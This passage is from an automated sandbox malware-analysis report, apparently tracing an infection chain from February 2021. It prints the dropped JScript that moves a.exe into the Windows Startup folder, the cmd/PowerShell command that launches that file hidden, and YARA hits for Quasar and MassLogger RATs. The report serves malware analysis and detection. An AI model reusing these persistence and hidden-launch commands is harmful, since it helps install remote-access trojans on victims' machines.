C:\Users\user\AppData\Local\Temp\499262.js	unknown	218	76 61 72 20 46 53 4f 20 3d 20 57 53 63 72 69 70 74 2e 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 53 63 72 69 70 74 69 6e 67 2e 46 69 6c 65 53 79 73 74 65 6d 4f 62 6a 65 63 74 22 29 3b 20 74 72 79 20 7b 20 46 53 4f 2e 4d 6f 76 65 46 69 6c 65 28 22 43 3a 5c 5c 50 52 4f 47 52 41 4d 44 41 54 41 5c 5c 61 2e 65 78 65 22 2c 20 22 43 3a 5c 5c 55 73 65 72 73 5c 5c 6a 6f 6e 65 73 5c 5c 41 70 70 44 61 74 61 5c 5c 52 6f 61 6d 69 6e 67 5c 5c 4d 69 63 72 6f 73 6f 66 74 5c 5c 57 69 6e 64 6f 77 73 5c 5c 53 74 61 72 74 20 4d 65 6e 75 5c 5c 50 72 6f 67 72 61 6d 73 5c 5c 53 74 61 72 74 75 70 5c 5c 61 2e 65 78 65 22 29 3b 7d 20 63 61 74 63 68 28 65 72 72 29 20 7b 7d	var FSO = Wscr ipt.CreateObject("scr<wbr> ipting.FileSystemObject"); try { FSO. MoveFile("C:\\PROGRAM DATA\\a.exe", "C:\\Users\\user\\AppData \\Roaming\\Microsoft\\Wind ows\\Start Menu\\Programs\\Startup \\a.exe");} catch(err) {}	success or wait	1	65C11B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	66DA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	66DA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	66D003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	66DACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	66D003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	66D003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	66D003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	66D003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	66DA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	66DA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	65C11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	65C11B4F	ReadFile

Registry Activities

Copyright null 2021

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 6632 Parent PID: 6200

General

Start time:	20:35:04
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /c timeout 4 & 'C:\Windows\System32\wscript.exe' 'C:\Users\user\AppData\Local\Temp\\499262.js' && powershell -command Start-Sleep -s 4; Start-Process -WindowStyle hidden -FilePath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6616 Parent PID: 6632

General

Start time:	20:35:05
Start date:	22/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 2860 Parent PID: 6632

General

Start time:	20:35:05
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 4
Imagebase:	0xcd0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: 4180 Parent PID: 6632

General

Start time:	20:35:10
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\wscript.exe' 'C:\Users\user\AppData\Local\Temp\\499262.js'
Imagebase:	0x20000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\a.exe	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe	success or wait	1	6E38C13B	MoveFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5596 Parent PID: 6632

General

Start time:	20:35:12
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -command Start-Sleep -s 4; Start-Process -WindowStyle hidden -FilePath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe'
Imagebase:	0xf40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66DCCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66DCCF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	65B75B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	65B75B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pmghts1r.j24.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	65C11E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0trfj0zt.2gs.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	65C11E60	CreateFileW
C:\Users\user\Documents\20210222	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	65C1BEFF	CreateDirectoryW
C:\Users\user\Documents\20210222\PowerShell_transcript.715575.WxOfaCb9.20210222203513.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	65C11E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pmghts1r.j24.ps1	success or wait	1	65C16A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0trfj0zt.2gs.psm1	success or wait	1	65C16A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pmghts1r.j24.ps1	unknown	1	31	1	success or wait	1	65C11B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_0trfj0zt.2gs.psm1	unknown	1	31	1	success or wait	1	65C11B4F	WriteFile
C:\Users\user\Documents\20210222\PowerShell_transcript.715575.WxOfaCb9.20210222203513.txt	unknown	3	ef bb bf	...	success or wait	1	65C11B4F	WriteFile

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210222\PowerShell_transcript.715575.WxOfaCb9.20210222203513.txt	unknown	708	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 32 32 32 32 30 33 35 32 38 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 31 35 37 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********..Windows PowerShell transcript start..Start time: 20210222203528..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 715575 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	11	65C11B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 12 00 00 00 c9 0f 00 00 18 00 00 00 e9 0d 4b 05 9e 08 8f 08 da 07 00 00 00 00 32 02 34 00 c7 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....K.....2.4.....@.....	success or wait	1	670976FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 27 00 00 00 0e 00 20 00	H.....<@.^...L."My....:'..... .	success or wait	18	670976FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	18	670976FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	670976FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	8	670976FC	WriteFile

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 54 01 40 00 f9 3e 40 01 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 09 0c 80 00 58 64 40 01 56 64 40 01 fb 2a 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 45 4d 40 01 dc 71 40 01 dd 71 40 01 f8 53 40 01 42 4d 40 01 ed 44 00 01 6d 45 00 01 98 25 40 01 ba 6e 00	....T.@..>@...@.V.@.H. @.X.@. [.@.NT@.HT@..S@..S@. hT@..S@..S @..S@.\.@..T@..T@.@X @.?X@..T@. .S@..S@..T@..T@.xT@.z T@.....Xd @.Vd@..*@..T@.=M@.D M@.:M@."M@. M@.!M@.;M@..D@..D@. @M@.<M@.$M@.8M@.? M@.EM@..q@..q@..S@. BM@..D..mE...%@..n.	success or wait	8	670976FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	66DA5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	66DA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	66DA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	66DA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	66D003DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	66DACA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	66DACA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	66DACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	66D003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	66D003DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	66DA5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	66DA5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	66DA5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	66DA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	66D003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	66D003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	66DA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	66DA5705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	66DB1F73	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	66D003DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	65C11B4F	ReadFile

Copyright null 2021

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	134	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	65C11B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	65C11B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	65C11B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	65C11B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	65C11B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	65C11B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	65C11B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	success or wait	8	65C11B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	128	end of file	1	65C11B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	end of file	1	65C11B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	65C11B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	65C11B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	65C11B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	65C11B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	65C11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	65C11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	65C11B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	65C11B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	65C11B4F	ReadFile

Analysis Process: a.exe PID: 740 Parent PID: 3424

General

Start time:	20:35:22
Start date:	22/02/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe'
Imagebase:	0x540000
File size:	129536 bytes
MD5 hash:	7D9D8812398EAF9AC0D85E728BBF8637
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Copyright null 2021

Yara matches:	• Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 0000000B.00000002.777758927.0000000003B6D000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_MassLogger, Description: Yara detected MassLogger RAT, Source: 0000000B.00000002.777758927.0000000003B6D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000B.00000002.777758927.0000000003B6D000.00000004.00000001.sdmp, Author: Joe Security • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 0000000B.00000002.775905725.0000000003969000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_BedsObfuscator, Description: Yara detected Beds Obfuscator, Source: 0000000B.00000002.775905725.0000000003969000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_MassLogger, Description: Yara detected MassLogger RAT, Source: 0000000B.00000002.775905725.0000000003969000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000B.00000002.775905725.0000000003969000.00000004.00000001.sdmp, Author: Joe Security • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 0000000B.00000002.775433502.0000000003881000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_MassLogger, Description: Yara detected MassLogger RAT, Source: 0000000B.00000002.775433502.0000000003881000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000B.00000002.775433502.0000000003881000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_BedsObfuscator, Description: Yara detected Beds Obfuscator, Source: 0000000B.00000002.789219576.0000000007530000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66DCCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66DCCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\a.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	670DC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\a.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	670DC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	66DA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	66DA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	66D003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	66DACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	66D003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	66D003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	66D003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	66D003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	66DA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	66DA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	65C11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	65C11B4F	ReadFile

Analysis Process: a.exe PID: 6072 Parent PID: 740

General

Start time:	20:35:31
Start date:	22/02/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe
